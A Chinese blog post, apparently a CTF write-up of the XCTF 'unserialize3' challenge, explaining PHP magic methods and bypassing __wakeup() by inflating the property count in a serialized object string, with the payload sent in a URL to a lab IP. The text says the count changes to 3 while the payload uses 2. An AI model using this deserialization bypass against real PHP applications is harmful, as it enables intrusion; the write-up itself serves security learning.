xctf的unserialize3

原创

小 白 渣 于 2019-10-21 15:11:33 发布 1741 收藏 11

分类专栏： 反序列化__wakeup()的利用 php魔术方法 文章标签： xctf

本文链接：https://blog.csdn.net/qq_45552960/article/details/102664372

反序列化__wakeup()的利用 同时被 2 个专栏收录


1 篇文章 0 订阅

订阅专栏

php魔术方法

1 篇文章 0 订阅

订阅专栏



目标：

- 了解php反序列化中__wakeup漏洞的利用
- 了解php魔术方法

- __construct()， __destruct()， __call()， __callStatic()， __get()， __set()， __isset()， __unset()， __sleep()， __wakeup()， __toString()， __invoke()， __set_state()， __clone() 和 __debugInfo() 等方法在 PHP 中被称为魔术方法（Magic methods）。在命名自己的类方法时不能使用这些方法名，除非是想使用其魔术功能
- 注意：PHP 将所有以 __（两个下划线）开头的类方法保留为魔术方法。所以在定义类方法时，除了上述魔术方法，建议不要以 __ 为前缀。
- __sleep() 和 __wakeup()
  public __sleep (void) : array
  __wakeup (void) : void
  serialize() 函数会检查类中是否存在一个魔术方法 __sleep()。如果存在，该方法会先被调用，然后才执行序列化操作。此功能可以用于清理对象，并返回一个包含对象中所有应被序列化的变量名称的数组。如果该方法未返回任何内容，则 NULL 被序列化，并产生一个 E_NOTICE 级别的错误。
  Note:
  （1）__sleep() 不能返回父类的私有成员的名字。这样做会产生一个 E_NOTICE 级别的错误。可以用 Serializable 接口来替代。
  （2）__sleep() 方法常用于提交未提交的数据，或类似的清理操作。同时，如果有一些很大的对象，但不需要全部保存，这个功能就很好用。
  （3）与之相反，unserialize() 会检查是否存在一个 __wakeup() 方法。如果存在，则会先调用 __wakeup 方法，预先准备对象需要的资源。
  （4）__wakeup() 经常用在反序列化操作中，例如重新建立数据库连接，或执行其它初始化操作。
- 访问控制
  PHP 对属性或方法的访问控制，是通过在前面添加关键字 public（公有），protected（受保护）或 private（私有）来实现的。
  public（公有）：公有的类成员可以在任何地方被访问。
  protected（受保护）：受保护的类成员则可以被其自身以及其子类和父类访问。
  private（私有）：私有的类成员则只能被其定义所在的类访问。
- unserialize() 将已序列化的字符串还原回 PHP 的值。
  序列化请使用 serialize() 函数。
  语法
  unserialize(str)
  参数 描述
  str 必需。一个序列化字符串。
  __wakeup()是用在反序列化操作中。unserialize()会检查存在一个__wakeup()方法。如果存在，则先会调用__wakeup()方法。

Writeup

我们访问目标网址，根据__wakeup魔术方法和题目名字，可以猜到这里是用到了php反序列化

进行代码分析：（注意，这里面的代码少了倒数第二个大括号收尾，我已经加上去了）

```
class xctf{                          //定义一个名为xctf的类
public $flag = '111';                //定义一个公有的类属性$flag，值为111
public function __wakeup(){          //定义一个公有的类方法__wakeup()，输出bad requests后退出当前脚本
exit('bad requests');
}
}
?code=                               //可能是在提示我们http://111.198.29.45:30940?code=一个值进行利用
```

- 代码中的__wakeup()方法如果使用就是和unserialize()反序列化函数结合使用的，这里没有序列化字符串，何来反序列化呢？于是，我们这里实例化xctf类并对其使用序列化（这里就实例化xctf类为对象peak）

```
<?php
class xctf{                          //定义一个名为xctf的类
public $flag = '111';                //定义一个公有的类属性$flag，值为111
public function __wakeup(){          //定义一个公有的类方法__wakeup()，输出bad requests后退出当前脚本
exit('bad requests');
}
}
$peak = new xctf();                 //使用new运算符来实例化该类（xctf）的对象为peak
echo(serialize($peak));             //输出被序列化的对象（peak）
?>
```

- 代码执行结果：

```
O:4:"xctf":1:{s:4:"flag";s:3:"111";}
/*xctf类后面有一个1,整个1表示的是xctf类中只有1个属性
__wakeup()漏洞就是与序列化字符串的整个属性个数有关。当序列化字符串所表示的对象，
其序列化字符串中属性个数大于真实属性个数时就会跳过__wakeup的执行，从而造成__wakeup()漏洞
*/
```

- 因此，我们要反序列化xctf类的同时还要绕过__wakeup方法的执行（如果不绕过__wakeup()方法，那么将会输出bad requests并退出脚本），__wakeup()函数漏洞原理：当序列化字符串表示对象属性个数的值大于真实个数的属性时就会跳过__wakeup的执行。因此，需要修改序列化字符串中的属性个数：
  当我们将上述的序列化的字符串中的对象属性个数由真实值1修改为3，即如下所示

```
O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

我们最后进行url访问


```
http://111.198.29.45:30940?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

序列化字符串各部分简单释义：

O代表结构类型为：类:4表示类名长度:接着是类名:属性（成员）个数

大括号内分别是：属性名类型;长度:名称:值类型:长度:值

结果如下所示：



注：

class参考：https://www.runoob.com/php/php-oop.html

$this参考：http://www.php.cn/php-weizijiaocheng-360302.html